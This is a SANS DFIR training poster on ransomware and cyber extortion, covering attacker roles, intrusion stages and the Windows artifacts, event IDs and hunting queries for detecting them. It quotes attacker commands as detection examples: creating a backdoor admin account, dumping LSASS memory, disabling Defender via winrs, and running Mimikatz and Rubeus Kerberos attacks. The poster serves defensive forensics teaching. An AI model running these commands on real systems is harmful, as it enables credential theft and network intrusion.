SANS DFIR

Ransomware and Cyber Extortion

POSTER

digital-forensics.sans.org

Poster was created by Kathryn Hedley and Ryan Chapman based on the research and knowledge of Ryan Chapman in authoring FOR528.

DFIR_FOR528_0124

Overview: Ransomware and Cyber Extortion

The term "ransomware" was originally used to reference the malware itself. We now call this the "payload" or "encryptor." The general term "ransomware" is now used to reference the overall attack campaign, which includes all stages of the attack. Some ransomware attacks include the deployment of a payload/encryptor, whereas others do not. These latter attacks may alternatively be referred to as "cyber extortion."

RaaS Business Model – Roles and Participation

Each role is critical to the success of the ransomware campaign.

Initial Access Broker
- Obtains initial access to organizations
- Monitizes networks by selling them to any actor

Ransomware Affiliate
- Carries out the core attack:
  - Execution/persistence
  - Privilege escalation
  - Defense evasion
  - Discovery/lateral movement
  - Collection/exfil
  - Ransomware deployment

Data Manager
- Supplies data exfiltration infrastructure and software
- Sorts and organizes exfiltrated data
- Publishes exfiltrated data if applicable

Ransomware Operator
- Supplies ransomware infrastructure and software

Negotiator
- Negotiates with victim organization

Chaser
- Puts pressure on victim organizations by threatening with continuous attacks and leaking of stolen data

Accountant
- Launders ransom payment

IN — THROUGH — OUT

Northwave Security, 2022

Types of Extortion

- **Data Encryption—**The act of encrypting data, often thereby disabling network services due to encrypted servers not being able to function correctly. Decryption is offered in return for a ransom payment.
- **Data Exfiltration—**The act of exfiltrating data from a victim organization during an attack and then using the threat of releasing that data for ransom purposes.
- **Multi-Extortion—**Additional extortion methods include, but are not limited to:
  - Carrying out DDoS attacks on victim networks
  - Contacting suppliers/partners
  - Contacting regulatory bodies
  - Contacting board members, VIPs, investors, etc.

Ransomware Actor Communications

Data Leak Sites (DLSs) exist to advertise that a breach has occurred and to incentivize the company to pay the ransom. Ransomware actors can choose to release victim's data or sell it.


These sites typically include which company the data was taken from, the type of data available, as well as some sample data from the breach. Some DLSs also provide granular searching capabilities.

Online forums, including those on the darknet, are often used to facilitate communications, including by threat intelligence analysts and IR professionals. Many of these can be joined anonymously.

Top darknet forums include XSS.is, Exploit.in, Ransom Anon Market Place (RAMP), Hack Forums, and CryptBB.

Messaging systems like Tox, Telegram and RocketChat may be used by ransomware actors to communicate with victims.

Ransomware Incident Lifecycle



Adapted from CERTNZ's "Lifecycle of a Ransomware Incident"

Initial Access

3 MOST COMMON VECTORS

Remote Desktop Protocol (RDP) as an Infection Vector

The purpose of RDP in organizations: To facilitate remote access to systems. Unfortunately, this leads to issues.

Issues with RDP
- Many organizations leave RDP open on Internet-facing devices
- Weak password policies and no Multi-Factor Authentication (MFA) enabled make brute forcing easier
- No lockout policies means threat actors are not locked out when attempting to gain access
- Many organizations don't recognize the threat

Methods of access for an attacker
- Password spraying and brute force attacks
- Credential stuffing
- Credential harvesting
- Purchased access or credentials

Software Exploitation as an Infection Vector

It is much more common for ransomware actors to exploit common CVEs than zero-day vulnerabilities. CVEs are a threat because:
- Software patching cycles are too long
- Asset management of hardware and software is lacking
  - Orphaned or abandoned services or hosts can remain on networks
- Vulnerability management is insufficient and assets often remain unpatched
- Many teams do not create or maintain Bill of Materials (BOM) for products and/or monitor for vulnerabilities in third-party libraries

For example CVEs commonly exploited by TAs going into late 2023, see **https://for528.com/cves-exploited**

Identifying Vulnerability Exploitation
- Malicious processes run under the context of an exploited process
  - Look for processes serving as the parent for unrelated worker processes (e.g., SIGMA rule: **https://for528.com/sigma-webshell**)
  - Look for parent process of cryptor or other ransomware process
- Working directory from which a malicious process is run can be related to exploited software
  - Look for a process running from an unusual directory; likely the working directory for the parent process (e.g., Malware written to **C:\Windows\System32\inetsrv**)
- Malicious process(es) running under a service account context
  - Look for instances of accounts associated with non-expected processes (e.g., A malicious process running as **svc-iis**)
- Use firewall/edge logs for temporal correlation

Phishing as an Infection Vector

Phishing is one of the most common infection vectors for ransomware campaigns, aiming to either deliver malware or harvest credentials.

Common Threats
- Attachments
  - Often malicious documents (maldocs), but can come in many forms
  - Common file types to block are provided by mrd0x: **https://for528.com/filesec**
    - Use the query "**+Phishing**" to find phishing-related filenames on this site
  - For additional file names and types to block: **https://for528.com/blocklist**
- Links
  - Often to cloud sharing, credential harvesting, drive-by, or exploit kit websites
  - Types of link:
    - Domain-based
    - IP-based
    - URL shortener
  - Create an approved list of file sharing sites, and block + alert on those not included
  - Common sites used for malicious purposes are provided by mrd0x's Living Off Trusted Sites (LOTS) project: **https://for528.com/lots**
    - Use the query "**+Phishing**" to find phishing-related filenames on this site

Analysis
- Passive analysis using VirusTotal domain/IP search
  - Do not search for the full URL or upload any files
- Active analysis:
  - Sites like VirusTotal and urlscan.io
  - Commands such as curl or wget via Tor

Queries to hunt phishing activity

Office applications as parent processes for malicious activity:
(source_name:"Microsoft-Windows-Sysmon" AND **event_id:1)** AND **process_parent_path:(*winword.exe** OR ***excel.exe OR *powerpnt.exe** OR ***mspub.exe OR *visio.exe)**

Zip files opened in Windows (using Sysmon—could also map to EDR/XDR):
(source_name:"Microsoft-Windows-Sysmon" AND **event_id:1)** AND **process_parent_command_line:"appdata\\local\\temp\\temp1_*"**

Reading of stored credentials for Zip files accessed:
source_name:"Microsoft-Windows-Security-Auditing" AND **event_id:5379** AND **credentials_read:Microsoft_Windows_Shell_ZipFolder***

Files written by Outlook:
(source_name:"Microsoft-Windows-Sysmon" AND **event_id:11)** AND **process_name:"outlook.exe"**

Search for Trust Records in the Registry:
(source_name:"Microsoft-Windows-Sysmon" AND **event_id:13)** AND **registry_key_path:("Trusted Documents"** OR **"TrustRecords")**

Tracking RDP Activity

In Destination Host Event Logs

EVENT LOG	EVENT IDS	DETAILS
Security	4624, 4625	Logon/logoff – Pay special attention to: Type 3 (Network) and 10 (RDP) events
Security	4778, 4779	Session reconnect/disconnect
Security	5156	Windows filtering permitted a connection – includes process name
Microsoft-Windows-RemoteDesktopServices-RdpCoreTS\Operational	98, 131	Identify established network connectivity – ID 131 may include remote IP
Microsoft-Windows-TerminalServices-RemoteConnectionManager\Operational	1149	RDP auth successful (in Win7+)
Microsoft-Windows-TerminalServices-RemoteConnectionManager\Operational	261	Denotes RDP attempts (even without auth!)
Microsoft-Windows-TerminalServices-LocalSessionManager\Operational	21, 22	RDP successful logon – both include username
Microsoft-Windows-TerminalServices-LocalSessionManager\Operational	23	RDP logoff – includes username
Microsoft-Windows-TerminalServices-LocalSessionManager\Operational	24, 25	RDP disconnect/reconnect events
Microsoft-Windows-TerminalServices-LocalSessionManager\Operational	39, 40	RDP disconnect – ID 40 may indicate reconnect

In Source Host Event Logs

EVENT LOG	EVENT IDS	DETAILS
Sysmon	1, 5	Process creation/termination (e.g., mstsc.exe)
Security	4688, 4689	Process creation/termination (e.g., mstsc.exe)
Security	4648	Indicates explicit credential use (e.g., RunAs). Helps identify source and target accounts being used. It is not specific to RDP but useful for correlation.
Microsoft-Windows-TerminalServices-RDPClient\Operational	1024, 1102	RDP client activity: 1024 provides remote hostname/1102 provides remote IP. These are very handy for tracking internal → internal RDP!

Queries to hunt RDP activity

Hunt for successful remote logins:
- **data_type:"windows:evtx:record"** AND **source_name:"Microsoft-Windows-Security-Auditing"** AND **event_identifier:4624** AND (**logon_type:3** OR **logon_type:10**) AND **ip_address:*** AND NOT (**ip_address:/10\..*/** OR **ip_address:"127.0.0.1"**)

Hunt for failed remote logins:
- **data_type:"windows:evtx:record"** AND **source_name:"Microsoft-Windows-Security-Auditing"** AND **event_identifier:4625** AND (**logon_type:3 OR logon_type:10**) AND **ip_address:*** AND NOT (**ip_address:/10\..*/** OR **ip_address:"127.0.0.1"**)

Use 172.16.0.0/12 & 192.168.0.0/16 ranges to negate alternative private IP address subnets

NOTE:
Our queries come from field names created by The Hunting ELK (HELK),≠ which was used to collect data in the FOR528 network range. In addition, our query syntax is Lucene, as we built the course using Elasticsearch. Your field names and query syntax may differ, so please modify these according to your environment and use case.

≠ HELK: for528.com/helk

Artifacts to Collect

Collect:
- Windows Event Logs‡
- System logs from an Endpoint Detection & Response (EDR) system if you have one in the environment
- File and Folder Access artifacts≠
- NTFS metadata
- Registry Hives≠‡
- Evidence of Application Execution≠‡
- Web Browser artifacts≠
- Persistence Mechanisms‡
- Application logs
- SRUM≠
- User Audit Logs (UAL)
- Firewall/Edge logs
- VPN logs
- Citrix/VMWare logs
- Cloud logs
- Web logs
- Email logs
- DNS logs
- Database logs

List environment variables accessible by the current account logged-in on the system:
- Command prompt: **set**
- PowerShell: **ls env:**

Example collection and parsing process:
- In Windows w/KAPE and MFTEcmd installed:
  - Execute KAPE (for528.com/kape) as follows:
    - **.\kape.exe --tsource C:\ --tdest C:\sans_collect --target !SANS_Triage --zip collection**
  - Rename the .zip file you just created
    - The .zip file output will include the date (e.g., **2024-01-12T153022_collection.zip**)
    - Rename to just collection.zip (e.g., **mv C:\sans_collect\[YYYY-MM-DDTHHMMSS]_collection.zip C:\sans_collect\collection.zip**)
  - Extract just the **$MFT** file from the newly-created archive to **C:\sans_collect\$MFT**
  - Execute MFTEcmd as follows:
    - **.\MFTECmd.exe --body C:\sans_collect --bodyf**
    - **.\collection.mft.bodyfile --bdl C -f "C:\sans_collect\$MFT"**
  - Copy the **collection.zip** and **collection.mft.bodyfile** files to a new folder **~/collection/** in your Linux machine (this should reside in your home folder)
- In Linux with Plaso, Elasticsearch, and TimeSketch installed
  - **cd ~/collection**
  - **unzip ./collection.zip**
  - **log2timeline.py --parsers '!mft,!usnjrnl,!filestat' --hashers md5 --status_view window --storage-file ./collection.plaso ./C**
  - **log2timeline.py --parsers 'mactime' --hashers md5 --status_view window --storage-file ./collection.plaso ./collection.mft.bodyfile**
  - **timesketch_importer --host http://127.0.0.1:[PORT] --index_name collection_1 --sketch_name collection_1 --timeline_name collection_host ./collection.plaso**

≠ Detailed in the Windows Forensic Analysis poster (**www.sans.org/posters/windows-forensic-analysis**)

‡ Detailed in the Hunt Evil poster (**www.sans.org/posters/hunt-evil**)

Let's Thwart the Threat of Ransomware and Cyber Extortion!

Persistence

Employed methods to provide ongoing access to the environment, including following system reboot

Remote Maintenance and Monitoring (RMM) Tools

RMM tools are increasingly leveraged by ransomware actors. These commercial tools are often easy to find, as they are typically registered in the *Add/Remove Programs* section in Windows.

Have an approved list → BLOCK & HUNT anything not on the approved list.

RMM tools commonly seen in ransomware incidents:§

- AnyDesk
  - Log files:
    - **%PROGRAMDATA%\AnyDesk\connection_trace.txt**
    - **%PROGRAMDATA%\AnyDesk\ad_svc.trace**
    - **%APPDATA%\AnyDesk\ad.trace**
- Atera
  - Log file:
    - **%PROGRAMFILES%\ATERA Networks\AteraAgent\Packages\AgentPackageRunCommandInteractive\log.txt**
  - WEL services added:
    - **HKLM\SYSTEM\ControlSet001\Services\EventLog\Application\AlphaAgent**
    - **HKLM\SYSTEM\ControlSet001\Services\EventLog\Application\AteraAgent**
- ConnectWise (formerly ScreenConnect)
  - Log and important file locations:
    - **%SYSTEMROOT%\temp\screenconnect\[version]**
    - **%PROGRAMDATA%\ScreenConnect Client ([fingerprint])**
    - **%PROGRAMFILES(x86)%\ScreenConnect Client ([fingerprint])**
    - **%USERPROFILE%\Documents\ConnectWiseControl\Files**
    - **%USERPROFILE%\Documents\ConnectWiseControl\captures**
- LogMeIn
  - Log locations (default):
    - **%PROGRAMDATA%\LogMeIn\LogMeIn.log**
    - **%PROGRAMDATA%\LogMeIn\LMI[date].log**
    - **%PROGRAMFILES(x86)%\LogMeIn\journal.dat**
  - Registry key pointing to log file locations:
    - **HKLM\Software\LogMeIn\V5\Log** (the "**V5**" may be version dependent)
- Splashtop
  - Log locations:
    - **%PROGRAMDATA%\Splashtop\Temp\log\FTCLog.txt**
    - **%PROGRAMFILES(x86)%\Splashtop\Splashtop Remote\Server\log\agent_log.txt**
    - **%PROGRAMFILES(x86)%\Splashtop\Splashtop Remote\Server\log\SPLog.txt**
  - Custom EVTX application providers:
    - **Splashtop-Splashtop Streamer-Remote Session/Operational**
    - **Splashtop-Splashtop Streamer-Status/Operational**
- TeamViewer
  - Log locations:
    - **%PROGRAMFILES%\TeamViewer\Connections_incoming.txt**
    - **%PROGRAMFILES%\TeamViewer\TeamViewer15_Logfile.log**
    - **%PROGRAMFILES%\TeamViewer\TVNetwork.log**
    - **%APPDATA%\TeamViewer\TeamViewer15_Logfile.log**
    - **%LOCALAPPDATA%\Temp\TeamViewer\TV15Install.log**
  - Note: Some of these log file names will be version-dependent, hence the instances of "15" above.

§ For more information on RMM tool analysis, see **https://for528.com/illuminating**, **https://for528.com/rmm3**, and **https://for528.com/rmm4**

≠ For a list of common autostart locations, see **https://for528.com/autostart**

^ For more information on event IDs 7045 and 4697, see **https://for528.com/lognonsense**

Identifying Persistence Artifacts

User account creation

Look for commands that can be used to create a new user account:

Command Prompt examples:

- **net user SAMAdmin #sorryNOTsorry# /add**
- **net localgroup administrators SAMAdmin /add**
- **net localgroup "Remote Desktop Users" SAMAdmin /add**

PowerShell examples:

- **New-LocalUser -Name "SAMadmim" -Password #sorryNOTsorry# -FullName "SAM Administrator" -Description "Admin user"**
- **Add-LocalGroupMember –Groups administrators –Member SAMAdmin**
- **Add-LocalGroupMember –Groups "Remote Desktop Users" –Member SAMAdmin**
- **Invoke-Command -ComputerName "samaran-dc.samaranpro.com" -ScriptBlock{net user SAMAdmin #sorryNOTsorry# /add}**
- **Invoke-Command -ComputerName "samaran-dc.samaranpro.com" -ScriptBlock{net localgroup "Remote Desktop Users" SAMAdmin /add}**

Analyze Windows Event Logs:

- Event ID 4720 – A user account was created
- Event ID 4728 – A member was added to a security-enabled global group

---

Timelining can help you identify when a new account has been used. Check creation timestamps for:

- The **C:\Users\[User]** directory associated with a TA-created account
- The associated **NTUSER.DAT** registry hive

Programs and Services Set to Start on boot/login

Artifacts to collect and review:≠

- Registry hives
  - Most common persistence registry keys:
    - **[HKCU|HKLM]\Software\Microsoft\Windows\CurrentVersion\Run**
    - **[HKCU|HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce**
    - **HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx**
    - **[HKCU|HKLM]\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell**
    - **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit**
    - **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell**
    - **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit*\MonitorProcess**
- Registry events in Sysmon Event Log
  - Event ID 12 – RegistryEvent (object create and delete). It monitors changes to Registry autostart locations, or specific malware registry modifications.
  - Event ID 13 – RegistryEvent (Value Set). It identifies Registry value modifications.
  - Event ID 14 – RegistryEvent (key and value rename)
- Security Event Log – Event ID 4688. A new process has been created.
- Sysmon Event Log – Event ID 1. Process Creation (reg.exe)
- Services set to autostart
  - **HKLM\System\CurrentControlSet\Services***
    - **ImagePath** = executable location
    - **Start** = 0|1|2 means the service is set to start on boot/login
  - Malicious ransomware services often run as svchost.exe or services.exe
- Service-related events in System Event Log
  - Event ID 7034 – Service crashed unexpectedly
  - Event ID 7035 – Service sent a Start/Stop control
  - Event ID 7036 – Service started or stopped
  - Event ID 7040 – Start type changed (Boot | On Request | Disabled)
  - Event ID 7045 – A service was installed on the system (includes failures)
- Service-related events in Security Event Log
  - Event ID 4697 – A service was installed on the system^

Tasks Set to Start on Boot/Login

Scheduled tasks can be set to run at login, at a set time, or whenever.

Check for scheduled task creation leveraging the **%COMSPEC%** environment variable:

- **cmd.exe /c schtasks /f /create /ru <task name> /sc ONLOGON /tn "<task container>" /tr "%COMSPEC% /c <file to execute>"**

The **at** command can also schedule tasks, but is now deprecated.

Evidence of Scheduled Task usage:

- Security event log:
  - Event ID 4698 – Scheduled task created
  - Event ID 4702 – Scheduled task updated
  - Event ID 4699 – Scheduled task deleted
  - Event ID 4700/4701 – Scheduled task enabled/disabled
  - Event ID 4648 – Alternate credentials use
  - Event ID 4672 – Special privileges assigned to new logon
- Microsoft-Windows-TaskScheduler\Operational Event Log:
  - Event ID 106 – Scheduled task created
  - Event ID 140 – Scheduled task updated
  - Event ID 141 – Scheduled task deleted
  - Event ID 200/201 – Scheduled task executed/completed
- Tasks cache in the Registry:
  - **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks**
  - **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree**
- Each task will have an associated XML file on disk that defines the task in: **C:\Windows\System32\Tasks***

Windows Management Instrumentation (WMI) Hunting

WMI uses filters, consumers, and binders to execute commands given a defined event

- Filter: Specifies when the subscription runs
- Consumer: Specifies the command to run
- Binder: Binds the filter to the consumer to establish a subscription

Example WMI commands used to detect persistence:

- **wmic /namespace:\\root\subscription PATH __EventFilter get/format:list**
- **wmic /namespace:\\root\subscription PATH __EventConsumer get/format:list**
- **wmic /namespace:\\root\subscription PATH __FilterToConsumerBinding get/format:list**

Enable WMI logging in Windows Event Log:

- **wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true**

WMI persistence artifacts:

- PowerShell cmdlets to hunt in logs:
  - **Get-WmiObject**
  - **Remove-WmiObject**
  - **Invoke-WmiMethod**
  - **Register-WmiEvent**
  - **Set-WmiInstance**
- Microsoft-Windows-WMI-Activity\Operational Windows Event Log:
  - Event ID 5857 – Indicates time of wmiprvse execution and path to provider DLL
  - Event ID 5860 – Registration of Temporary event consumers
  - Event ID 5861– Registration of Permanent event consumers
- Sysmon Windows Event Log:
  - Event ID 19 – WmiEvent (WmiEventFilter activity detected)
    - Logs denoting filter registration, including WMI namespace, filter name, and filter expression
  - Event ID 20 – WmiEvent (WmiEventConsumer activity detected)
    - Logs denoting consumer registration, including consumer name, log, and destination
  - Event ID 21 – WmiEvent (WmiEventConsumerToFilter activity detected)
    - Logs denoting binding of consumer to filter, including consumer name, and filter path

Privilege Escalation & Lateral Movement

LSASS Dumping

Local Security Authority Subsystem Service (LSASS) authenticates users within the system.

During boot, **wininit.exe** launches **%SystemRoot%\System32\lsass.exe**.

Credentials are then stored in virtual memory pages mapped to the **lsass.exe** process, meaning threat actors often try to dump these pages and conduct offline brute forcing to get passwords and/or hashes.

LSASS attacks may be more successful if:

- WDigest is enabled in the environment, meaning cleartext passwords may be stored in memory instead of password hashes.
  - Enablement of WDigest: **SYSTEM\ControlSet001\Control\SecurityProviders\WDigest\UseLogonCredential = 1**
- Insecure versions of New Technology LAN Manager (NTLM) are enabled in the environment (disable NTLMv1!)^
- Credential Guard is not enabled in Active Directory.
- Protected Users isn't used in Active Directory.§
- For more on protecting LSA, see **https://for528.com/lsa-protect**.

Detection:

- Mimikatz can implement Pass-the-Hash (PtH) attacks to authenticate without requiring a cleartext password
- Many memory-dumping tools will dump the LSASS memory pages as "lsass.dmp"
  - Tools:
    - Windows Task Manager
      - Uses an upper-case suffix (e.g., **lsass.DMP)**
    - SysInternals Process Explorer
    - SysInternals ProcDump
    - SQLDumper.exe (part of MS SQL/Office)
    - Process Hacker
    - PowerSploit's Out-MiniDump cmdlet
    - comsvcs.dll invoked via rundll32.exe
      - (e.g., **command: rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump [LSASS_process_ID] C:\windows\temp\lsass.dmp full**)

§ To learn more about Protect Users, see **https://for528.com/protectedusers**

Active Directory (AD) Database for Credential Cracking: NTDS.dit

Includes password hashes for computer, user, service, and other accounts (also possibly cleartext LAPS passwords).

AD database file expected locations:

- **C:\Windows\NTDS\NTDS.dit**
- **C:\Windows\WinSxS*\NTDS.dit**

Search for NTDS.dit files outside expected locations.

Lateral Movement

Threat actors like to mix and match methods, so lateral movement can be difficult to track.

The most common methods used for lateral movement include:

- Server Message Block (SMB)
  - Common tools: SysInternals PsExec and Impacket smbexec
- Remote Desktop Protocol (RDP)
  - Note that users must be in the "Remote Desktop Users" group to use RDP
    - Look for Event ID 4728 – A member was added to a security enabled global group (For the above group)
- Windows Remote Management (WinRM)
  - Most common implementation in ransomware campaigns is the Windows Remote Shell (WinRS) utility:
    - **C:\Windows\[System32|SysWOW64]\winrs.exe**
    - Example command: **winrs -r:<remote host> /username:<username> /password:<password> "powershell.exe -nop -nol -c Set-MpPreference -DisableRealtimeMonitoring 1"**
- Background Intelligent Transfer Service (BITS)
- Windows Management Instrumentation (WMI)

Before lateral movement can occur, threat actors must scan to determine where to move to. When scanning a network, the output of tools is often written to a text file with a single character filename. Look for these, plus **scan.xml**, which is the default filename for some tools.

Common Scanning tools:

- Advanced IP Scanner
  - When run, tool will make call to **www.advanced-ip-scanner[.]com/checkupdate.php**, so check for this in logs
  - Details on use may be in: **HKCU\Software\Famatech\advanced_ip_scanner\State**
- Advanced Port Scanner
- Angry IP Scanner
- Cobalt Strike (built-in scanning)
- KPort Scanner
- nmap (good old nmap!)
- Qfinder Pro
- SoftPerfect Network Scanner (**netscan.exe**)

Detecting and Hunting PsExec:

- Process creation Event IDs 4688/4689 – Sysmon Event IDs 1/5:
  - Source: **PSEXEC.exe** | Dest: **PSEXESVC.exe**
- File creations (e.g., Sysmon Event ID 11) for the above files
- Event IDs 7045/7036 for service name: **PSEXESVC**
- Registry key that stores End-User License Agreement acceptance
  - **HK_USERS\[SID]\Software\Sysinternals\PsExec\EulaAccepted**
- Key files written to **C:\Windows** on the target system upon execution
  - PsExec key files naming syntax: **C:\Windows\PSEXEC-[Source Hostname]-[8 Unique Characters].key**
  - PsExec key files can be found in the UsnJrnl

RDP session cached bitmaps (for parsing, see **https://for528.com/rdp-cache**):

- (Win 7+) **C:\Users\[user]\AppData\Local\Microsoft\Terminal Server Client\Cache***
- (pre Win7) **C:\Documents and Settings\[user]\Local Settings\Application Data\Microsoft\Terminal Server Client\Cache***

^ **https://for528.com/ntlmv1**

Active Directory Attacks

Ransomware and cyber extortion actors like to attack Active Directory (AD). Enumeration, Kerberoasting, and AS-REP Roasting are some of their favorite attacks to perform.

A note about the Event IDs in this section

The Event IDs in this section are not enabled by default on your Domain Controllers (DCs). Enabling them on your DCs may be quite noisy. Try to filter logging for specific ticket options as denoted in the Detection sections. You can learn more about enabling these Event IDs by reviewing **https://for528.com/logging**.

Enumeration

Common enumeration tools:

- Nltest≠ example commands:
  - **nltest /dclist:**
  - **nltest /domain_trusts /all_trusts**
- Adfind^ example commands:
  - **adfind.exe -f "(objectcategory=person)"**
  - **adfind.exe -f "(objectcategory=organizationalUnit)"**
- Bloodhound/SharpHound‡ example command:
  - **SharpHound.exe --ldapusername samadmin --ldappassword Passw0rd012345 --domain samaranpro.com**

≠ To learn more about nltest, see **https://for528.com/nltest**

^ To learn more about AdFind, see **https://for528.com/adfind**

‡ To learn more about Bloodhound, see **https://for528.com/bloodhound**

Kerberoasting≠

Detection

- Monitor Event ID 4769: A Kerberos service ticket was requested
  - Review the Ticket Options in this event for:
    - Ticket Options: **0x40810000**
    - Ticket Encryption: **0x17**
- The Ticket Encryption value of **0x17** references a ticket that is encrypted using the RC4 algorithm
  - Alert on Mimikatz and/or Rubeus use
    - Example commands:
      - **mimikatz kerberos::list /export**
      - **rubeus.exe kerberoast /domain:fakedomain.com**
    - Alert on ***.kirbi** file creation, which is used by Mimikatz

Mitigation:

- Find vulnerable accounts using:
  - **Get-ADUser -filter * -properties ServicePrincipalName | Select SamAccountName, ServicePrincipalName | where {$_.ServicePrincipalName -ne $null} | fl**
  - Remove SPNs from accounts where possible. Where not possible, implement non-crackable passwords (long, high-entropy passwords).
- Look into using Managed Service Accounts^ (MSAs)
- Disable the use of RC4 for Kerberos tickets‡

≠ To learn more about Kerberoasting, see **https://for528.com/kerberoasting**

^ To learn more about MSAs, see **https://for528.com/managed**

‡ To learn more about disabling RC4 in Kerberos, see **https://for528.com/kerberos-rc4**

AS-REP Roasting≠

Detection

- Monitor Event ID 4768: A Kerberos authentication ticket (TGT) was requested
  - Review the Additional Information in this event for:
    - Pre-Authentication: **0**
- Alert on Mimikatz and/or Rubeus use
  - Example command:
    - **rubeus.exe asreproast**

Mitigation

- Find vulnerable accounts using:
  - **Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name**
  - Enable Pre-Authentication on any identified accounts where possible. Where not possible, implement non-crackable passwords (long, high-entropy passwords).

≠ To learn more about AS-REP Roasting, see **https://for528.com/as-rep**

Data Access & Exfiltration

Ransomware actors often enumerate/access network shares and utilize third-party utilities to facilitate data exfiltration

Example Commands Used by Ransomware Actors to Enumerate Network Shares:

- Veil framework:≠
  - **Invoke-ShareFinder -Domain [domain_name].local | Out-File sharefindINFO.txt**
- SharpShares tool:^
  - **SharpSharesNG.exe shares**
- LOLBAS method to mount a network share:
  - **net use * "\\10.10.15.15\ExampleShare" /persistent:no /user:[DOMAIN]\[Username]**

≠ **https://for528.com/sharefinder**

^ **https://for528.com/sharpshares**

Detecting File Access and Share Enumeration:

- See the "File and Folder Opening" and "Deleted Items and File Existence" sections of the SANS Windows Forensic Analysis Poster≠
- Windows Event Logs – Security Provider^
  - Event ID 5140 – A network share object was accessed
  - Event ID 5145 – A network share object was checked to see whether client can be granted desired access
- Windows Registry
  - Mapped network drive Most-Recently Used (MRU) items:
    - **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU**
  - Mapped network drives (Network Drive Wizard):
    - **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2**
  - Items typed into the Windows Explorer search box:
    - **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths**
  - Items typed into the IE/Edge address bar:
    - **HKCU\Software\Microsoft\Internet Explorer\TypedURLs**
  - Items typed into the Windows Run dialog by the user:
    - **HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU**
  - All open/mapped shares on a system:
    - **HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares**

≠ See Windows Forensic Analysis poster: **www.sans.org/posters/windows-forensic-analysis**

^ To learn about enabling share auditing, see: **https://for528.com/smbaudit**

Detecting Data Staging and Exfiltration:

- See the "File and Folder Opening" and "Deleted Items and File Existence" sections of the SANS Windows Forensic Analysis Poster≠
- Notepad++ session history:
  - **%APPDATA%\Notepad++\session.xml**
- Evidence of archive creation
  - PowerShell **Compress-Archive** cmdlet
    - Example:
      - **Compress-Archive -Path C:\Users\$dir -DestinationPath C:\Users\$dir.zip -CompressionLevel Optimal**
  - Windows native tar command
    - Example: **tar -cf <archive> [files]**
    - Example: **tar -cvzf <archive> [files]**
  - Third-party archival tool registry locations
    - 7-Zip artifacts:
      - **HKCU\Software\7-Zip**
    - WinRAR archive history:
      - **HKCU\Software\WinRAR\ArcHistory**
    - WinZip archive data:
      - **HKCU\Software\Nico Mak Computing\WinZip**
  - MFT & UsnJrnl
    - Search for large archives
    - Search for creation of multiple archives
    - Search for uncommon archive types and/or names for the environment (e.g., .7z, .rar, etc.)
    - Search for archive tools being brought into the environment
- Cloud-based File Sharing
  - Browser artifacts for cloud sharing sites and data uploads
  - Common sites -> BLOCK and ALERT upon those not approved in your environment∞
    - MEGA
    - SendSpace
    - WeTransfer
    - Google Drive
    - Dropbox
    - Box
    - OneDrive
    - Amazon Web Services (AWS)
    - Google Cloud Platform (GCP)
    - Azure
- Evidence of FTP and SFTP exfiltration
  - Monitor/hunt TCP ports 20, 21, and 22
  - Use an approved IP address list and block those not on it
  - Common FTP clients:
    - WinSCP artifacts
      - Username & Remote IP address:
        - **HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Configuration\CDCache**
      - Log File (may or may not exist):
        - **HKCU\Software\Martin Prikryl\WinSCP 2\Configuration\Logging**
      - Local Directories:
        - **HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Configuration\History\LocalTarget**
